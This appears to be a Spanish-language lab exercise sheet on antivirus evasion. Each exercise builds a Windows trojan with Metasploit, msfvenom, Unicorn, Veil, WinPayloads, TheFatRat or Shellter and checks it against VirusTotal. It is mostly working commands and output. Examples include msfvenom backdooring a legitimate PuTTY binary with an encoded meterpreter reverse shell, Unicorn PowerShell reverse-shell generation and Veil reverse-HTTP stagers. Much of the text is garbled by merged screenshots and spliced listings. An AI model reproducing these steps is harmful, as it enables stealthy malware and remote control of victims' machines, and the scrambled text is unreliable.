

EJERCICIOS - HERRAMIENTAS DE EVASIÓN

Prerrequisitos

- Kali Linux

Ejercicio 1 - Metasploit

Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal usando el módulo de metasploit windows defender evasion.

```
msf6 evasion(windows/windows_defender_exe) > search evasion

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	evasion/windows/applocker_evasion_install_util		normal	No	Applocker Evasion - .NET Framework Installation Utility
1	evasion/windows/applocker_evasion_msbuild		normal	No	Applocker Evasion - MSBuild
2	evasion/windows/applocker_evasion_regasm_regsvcs		normal	No	Applocker Evasion - Microsoft .NET Assembly Registration Utility
3	evasion/windows/applocker_evasion_workflow_compiler		normal	No	Applocker Evasion - Microsoft Workflow Compiler
4	evasion/windows/applocker_evasion_presentationhost		normal	No	Applocker Evasion - Windows Presentation Foundation Host
5	evasion/windows/syscall_inject		normal	No	Direct windows syscall evasion technique
6	exploit/unix/webapp/php_eval	2008-10-13	manual	Yes	Generic PHP Code Evaluation
7	evasion/windows/windows_defender_exe		normal	No	Microsoft Windows Defender Evasive Executable
8	evasion/windows/windows_defender_js_hta		normal	No	Microsoft Windows Defender Evasive JS.Net and HTA
9	evasion/windows/process_herpaderping		normal	No	Process Herpaderping evasion technique

Interact with a module by name or index. For example `info 9`, `use 9` or `use evasion/windows/process_herpaderping`

```
msf6 evasion(windows/windows_defender_exe) > use 7
msf6 evasion(windows/windows_defender_exe) > options
```

```
msf6 evasion(windows/windows_defender_exe) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 evasion(windows/windows_defender_exe) > options
```

Module options (evasion/windows/windows_defender_exe):

Name	Current Setting	Required	Description
FILENAME	LLNXUMwpVi.exe	yes	Filename for the evasive file (default: random)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

ngrok

Evasion target:

Id	Name
0	Microsoft Windows

ngrok-v3-st

View the full module info with the `info`, or `info -d` command.

```
msf6 evasion(windows/windows_defender_exe) > exploit
```


```
[*] Compiled executable size: 4096
```

```
[+] LLNXUMwpVi.exe stored at /root/.msf4/local/LLNXUMwpVi.exe
```

```
msf6 evasion(windows/windows_defender_exe) > █
```


Ejercicio 1 - Msfvenom


Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal usando un archivo ejecutable legítimo con MSFvenom.



This page contains download links for the latest released version of PuTTY. Currently this is 0.78, released on 2022-10-29.

When new releases come out, this page will update to contain the latest, so this is a good page to bookmark or link to. Alternatively, here is a [permanent link to the 0.78 release](#).

```
(root@kali)-[/home/veronica/Documentos/red_team]
# msfvenom -x putty.exe -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4448 -i 3 -a x86 -b '\x00\' -e x86/shikata_ga_nai -f exe > putty2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1647912 bytes
```



Ejercicio 2 - Unicorn

Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Uni

```
(root@kali)-[/home/veronica/Documentos/red_team/unicorn]
# ./unicorn.py windows/x64/meterpreter/reverse_tcp 10.0.2.15 4444
```

Note that you will need to have a listener enabled in order to capture the attack.

[*****]

[*] Exported powershell output code to powershell_attack.txt.

[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.

```
(root@kali)-[/home/veronica/Documentos/red_team/unicorn]
# ls
```

CHANGELOG.txt CREDITS.txt LICENSE.txt powershell_attack.txt README.md templates unicorn.py unicorn.rc

Ejercicio 3 – Veil

Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Veil.

```
(root@kali)~# veill
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Main Menu
  2 tools loaded

Available Tools:
  1) Evasion
  2) Ordnance

Available Commands:
  exit      Completely exit Veil
  info      Information on a specific tool
  list      List available tools
  options   Show Veil configuration
  update    Update Veil
  use       Use a specific tool
```

```
Veil> use 1

Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu
  41 payloads loaded

Available Commands:
  back      Go to Veil's main menu
  checkvt   Check VirusTotal.com against generated hashes
  clean     Remove generated artifacts
  exit      Completely exit Veil
  info      Information on a specific payload
  list      List available payloads
  use       Use a specific payload

Veil/Evasion> list

Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
Veil/Evasion>:  
Veil/Evasion>: list
```

Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

[*] Available Payloads:

- 1) autoit/shellcode_inject/flat.py
- 2) auxiliary/coldwar_wrapper.py
- 3) auxiliary/macro_converter.py
- 4) auxiliary/pyinstaller_wrapper.py
- 5) c/meterpreter/rev_http.py
- 6) c/meterpreter/rev_http_service.py
- 7) c/meterpreter/rev_tcp.py
- 8) c/meterpreter/rev_tcp_service.py
- 9) cs/meterpreter/rev_http.py
- 10) cs/meterpreter/rev_https.py
- 11) cs/meterpreter/rev_tcp.py
- 12) cs/shellcode_inject/base64.py
- 13) cs/shellcode_inject/virtual.py

Veil/Evasion>: use 5

Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

Payload Information:

Name: Pure C Reverse HTTP Stager
Language: c
Rating: Excellent
Description: pure windows/meterpreter/reverse_http stager, no shellcode

Payload: **c/meterpreter/rev_http** selected

Required Options:

Name	Value	Description
COMPILE_TO_EXE	Y	Compile to an executable
LHOST		IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler

Available Commands:

back	Go back to Veil-Evasion
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

```
[c/meterpreter/rev_http>>]: set lhost 10.0.2.15
[c/meterpreter/rev_http>>]: options
```

Payload: **c/meterpreter/rev_http** selected

Required Options:

Name	Value	Description
COMPILE_TO_EXE	Y	Compile to an executable
LHOST	10.0.2.15	IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler

Available Commands:

back	Go back to Veil-Evasion
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

```
[c/meterpreter/rev_http>>]: generate
```

Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

```
[>] Please enter the base name for output files (default is payload): noaccess
```

Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework


```
[*] Language: c
[*] Payload Module: c/meterpreter/rev_http
[*] Executable written to: /var/lib/veil/output/compiled/noaccess.exe
[*] Source code written to: /var/lib/veil/output/source/noaccess.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/noaccess.rc
```


```
(root@kali)-[/home/veronica/Documentos/red_team]
# cd /var/lib/veil/output/compiled

(root@kali)-[/var/lib/veil/output/compiled]
# ls
noaccess.exe  pay.exe
Payload: c/meterpreter/rev_http selected

(root@kali)-[/var/lib/veil/output/compiled]
# mv noaccess.exe /home/veronica/Documentos/red_team

(root@kali)-[/var/lib/veil/output/compiled]
# cd /home/veronica/Documentos/red_team
```

Navigation bar:  [d2bde7bb662271327d5268aac49526c7fb7b6f831af3a7584bb4940da04f776b](#) 🔍 ⬆️ 📄 💬 🔄 Si



24
/ 69

Community Score

24 security vendors and no sandboxes flagged this file as malicious

[d2bde7bb662271327d5268aac49526c7fb7b6f831af3a7584bb4940da04f776b](#)
noaccess.exe

Size: 224.98 KB
2023-02-07 18:23:56 UTC
1 minute ago

EXE

peexe spreader overlay

DETECTION DETAILS BEHAVIOR COMMUNITY

Ejercicio 4 - WinPayloads

Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con WinPayloads.

```
(root@kali)-[/home/veronica/Documentos/red_team]
# docker pull charliedean07/winpayloads:latest
latest: Pulling from charliedean07/winpayloads
Digest: sha256:ac0835c40a453b85f3eee3e37d48fbe67ea93398e3221ef3728fce96307bf2c4
Status: Image is up to date for charliedean07/winpayloads:latest
docker.io/charliedean07/winpayloads:latest

(root@kali)-[/home/veronica/Documentos/red_team]
# docker run -e LANG=C.UTF-8 --net=host -it charliedean07/winpayloads
```

```
veronica@kali:~/Documents/red_team$ cd /var/lib/veil/output/compiled
veronica@kali:~/Documents/red_team$ cd /var/lib/veil/output/compiled
veronica@kali:~/Documents/red_team$ ./noaccess.exe - pay.exe
Main Menu
```

20170211_Ledger_Pascal-Gauthier-joins-as-President_EN.pdf

3xraid.sh

apt-launchpad

archives.warion

bitchxencoder.exe

bitchxencoder.ps1

bitchx-service.exe

c0x.php

dnsmux%20Protect%20In%20Crypto%20-%20AX%20Call%20for%20Global%20Standards.pdf

exploitlinked

1: Windows Reverse Shell

2: Windows Meterpreter Reverse Shell [uacbypass, persistence, allchecks]

3: Windows Meterpreter Bind Shell [uacbypass, persistence, allchecks]

4: Windows Meterpreter Reverse HTTPS [uacbypass, persistence, allchecks]

5: Windows Meterpreter Reverse Dns [uacbypass, persistence, allchecks]

6: Windows Custom Shellcode

sandbox: Sandbox Evasion Menu

ps: PowerShell Menu [nat.ps1]

clients: Client Menu

LEADER-101.pdf

stager: Powershell Stager

cleanup: Clean Up Payload Directory [0]

interface: Set Default Network Interface [eth0]

linux-exploit-suggester-2.pl

?: Help [metasploitroyano.exe]

exit: Exit [ncrack.exe]

nmap.xml

noabrir1.exe

noabrir2.exe

noabrir3.exe

noabrir4.exe

noabrir5.exe

noabrir.exe

noaccess.exe

noinstall.exe

pro.exe

putty.exe

redis-cli

redis-exable

redis-stable.tar.gz

reverse_http.exe

scriptandroid.sh

script.sh

seatbelt.xln

secret.txt

shellter-backdoor



sublistar

sublistar

```
Main Menu >
```

```
Main Menu > 3:er_Pascal-Gauthier-joins-as-President_EN.pdf
3xraid.sh
[*] Press Enter For Default Bind Port(4444)
[*] Port> 4445
Generating Shellc
[*] Target Bind IP Address (REQUIRED FOR BIND PAYLOADS)
[*] IP> 10.0.2.15
[*] BIND IP SET AS 10.0.2.15
[*] PORT SET AS 4445on%20In%20Crypto%20-%20AX%20Call%20for%20Global%20Standards.pdf
exploitlinked
[*] Try UAC Bypass(Only Works For Local Admin Account)? y/[n]:n
[*] Invoke Priv Esc Checks? y/[n]:n
[*] Persistent Payload on Boot? y/[n]:n
noaccess
[*] Creating Payload using Pyinstaller...
Generating Payload
[*] Payload.exe Has Been Generated And Is Located Here: /root/winpayloads/bpyjnzck.exe
noabrir1
[*] Upload To Local Websever or (p)sexec? [y]/p/n: y

[*] Serving Payload On http://10.0.2.15:8000/bpyjnzck.exe
[-] **rtting the Metasploit Framework console ... \
[-] * WARNING: No database support: No database YAML file
[-] **
```



Ejercicio 5 - TheFatRat

Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con TheFatRat.

```
(root@kali)-[/home/veronica/Documentos/red_team/TheFatRat]
# ls
APKS      backdoor_apk  chk_tools  fatrat  icons  java  lists  PE  powerfull.sh  README.md  setup.sh  tools  update
autorun  CHANGELOG.md  config    grab.sh  ISSUES.md  LICENSE  logs  postexploit  prog.c.backup  release  temp  troubleshoot.md

(root@kali)-[/home/veronica/Documentos/red_team/TheFatRat]
# ./setup.sh

Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Done

Checking necessary packages with your current repositories ....User Linux Distribution
User is root level
Done

A report was created in :
/home/veronica/Documentos/red_team/TheFatRat/logs/apt.log

If you find any issues installing fatrat then
Upload this report to your issue in github

Press [ENTER] key to continue setup
```

```

Kali Linux
Kali Tools
Kali Docs
Kali Forum
Kali NetHunter
E

e0fb47e4b12b23f576ca98f5da97d14303f27b21f16609161eeb5c8dc2f

19
26
/70
26 se
e0fb47e4b12b23f576ca98f5da97d14303f27b21f16609161eeb5c8dc2f
bpyjnzck.e
peexe sp
X Community Score ✓
[ * ] Checking for internet connection
[ ✓ ] ::[Internet Connection]: CONNECTED!
[ ✓ ] Xterm.....[ found ]
[ ? ] Checking Mingw Version.....Error
TheFatRat detected an incorrent version of mingw installed
Do you wish to remove it and install the appropriate one ?
Choose (yes/no) : yes
Removing mingw as requested... Error
Setup was unable to remove mingw Installation
[ ✓ ] Dns-Utills .....[ found ]
[ ✓ ] Mono-Denvelop Utills .....[ found ]
[ ✓ ] Gcc compiler.....[ found ]

```




```


TheFatRat detected an incorrent version of mingw installed
Do you wish to remove it and install the appropriate one ?
Choose (yes/no) : yes
Removing mingw as requested...Error

Setup was unable to remove mingw Installation
[ ✓ ] Dns-Utills .....[ found ]
[ ✓ ] Mono-Denvelop Utills .....[ found ]
[ ✓ ] Gcc compiler.....[ found ]
[ ✓ ] Apache2 .....[ found ]
[ ✓ ] Gnome Terminal.....[ found ]
[ ✓ ] UPX Compressor.....[ found ]
[ ✓ ] Ruby.....[ found ]
[ ✓ ] Python2.....[ found ]
[ ✓ ] Python3.....[ found ]
[ ✓ ] Python3-Pip.....[ found ]
[ ✓ ] Openssl.....[ found ]
[ ! ] Installing tools dependencies
[ ✓ ] Jarsigner from java.....[ found ]
[ ✓ ] Unzip.....[ found ]
[ ✓ ] Keytool from java.....[ found ]
[ ✓ ] Zipalign.....[ found ]
[ ? ] Update Jessie/Kali Repo Public Key[ Error ]
Unable to process key for Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>
[ Error ]
Unable to process key for Jessie Stable Release Key <debian-release@lists.debian.org>

[ ✓ ] Mingw-w64 Compiler.....[ found ]
[ ✓ ] Mingw-32 Compiler.....[ found ]
[ ✓ ] DX 1.16.....[ found ]
[ ✓ ] Aapt v0.2-6625208.....[ found ]
[ ✓ ] Apktool v.2.6.0.....[Installed]
[ ✓ ] Baksmali v.2.3.3.....[ found ]
[ ? ] Update Jessie/Kali Repo Public Key

```





PwnWind Version v1.5

% Yield: 100%

```

[+] Security vendors' analysis
[TheFatRat]-[~]-[pwnwind]:
6
ALYac
Gen.Heur.Veil

Your local IPV4 address is : 10.0.2.15
Your local IPV6 address is : fe80::a00:27ff:fe4b:1f9f
Your public IP address is : 181.94.230.201
Your Hostname is : host-201.181-94-230.personal.net.py
Win32.Trojan-

Set LHOST IP: 10.0.2.15
ClamAV
Win.Packed.V

Set LPORT: 4447
Cynet
Malicious (score

Please enter the base name for output files :troyanopwnwinds
Emsisoft
Gen.Heur.Veil

ESET-NOD32
Python/Kryptik

[ ++++++ ]
GData
Gen.Heur.Veil

Generate Backdoor
+-----+
| Name      || Descript  || Your Input |
+-----+
| LHOST     || The Listen Address || 10.0.2.15  |
| LPORT     || The Listen Ports   || 4447       |
| OUTPUTNAME || The Filename output || troyanopwnwinds |
| PAYLOAD   || Payload To Be Used ||             |
+-----+
HEUR.Trojan-

Trojan.Win32-

Static AI - Sus

Suspicious low

Trapmine
Gen.Heur.Veil

VIPRE
Gen.Heur.Veil

[ ++++++ ]
Acronis (Static ML)
Undetected

[+]Compiling Binary Done
Backdoor Saved To : /root/Fatrat_Generated/troyanopwnwinds.exe
AliKaba
Undetected

```

```

(root@kali)-[/home/veronica/Documents/red_team]
# cd /root

Python/Kryptik.H
Fortinet
W32/Kryptik.Nlr

(root@kali)-[~]
# ls
GData
Gen.Heur.Veil.6
Google
Detected

1vDNGWtZ.rec      Fatrat_Generated    infectado.py      'man in the middle 1.pcap'  mytroyan.exe      package.json      troyanoandroid.apk  users.txt      windowstroyano2.exe
com.apple.eawt     filepermservice.exe K\informedvwa.xml mutillidae-docker  mytroyan1.exe     package-lock.json TzyDsRN3.rec        vero.vba       Z7YyKhyF.rec
'com.apple.eawt.*' hydra.txt           LEDGER.txt        mytroyan1.exe     node_modules      sql.txt           users2.txt

Sangfor Engine Zero
Trojan.Win32.Save.a

(root@kali)-[~]
# cd Fatrat_Generated

SentinelOne (Static ML)
Static AI - Suspicious PE

Sophos
Generic ML PUA (PUA)

(root@kali)-[~/Fatrat_Generated]
# ls
Trapmine
Suspicious low ml score

Trellix (FireEye)
Generic.mg.29805ba5eb03dda

troyanopwnwinds.exe

```

65e26699edfc262939d6eb9e044b5c1b6c28543df463a8983eff6481c64fb6dc

32 / 71

32 security vendors and no sandboxes flagged this file as malicious

65e26699edfc262939d6eb9e044b5c1b6c28543df463a8983eff6481c64fb6dc
trojanopwnwinds.exe

246.49 KB
Size

2023-02-07 18:58:45 UTC
1 minute ago

peexe 64bits assembly overlay

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Ejercicio 6 - Shellter


Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Shellter.

```
(root@kali)-[/home/veronica/Documentos/red_team]
# shellter

Shell7er


1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 10 01 10 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 11
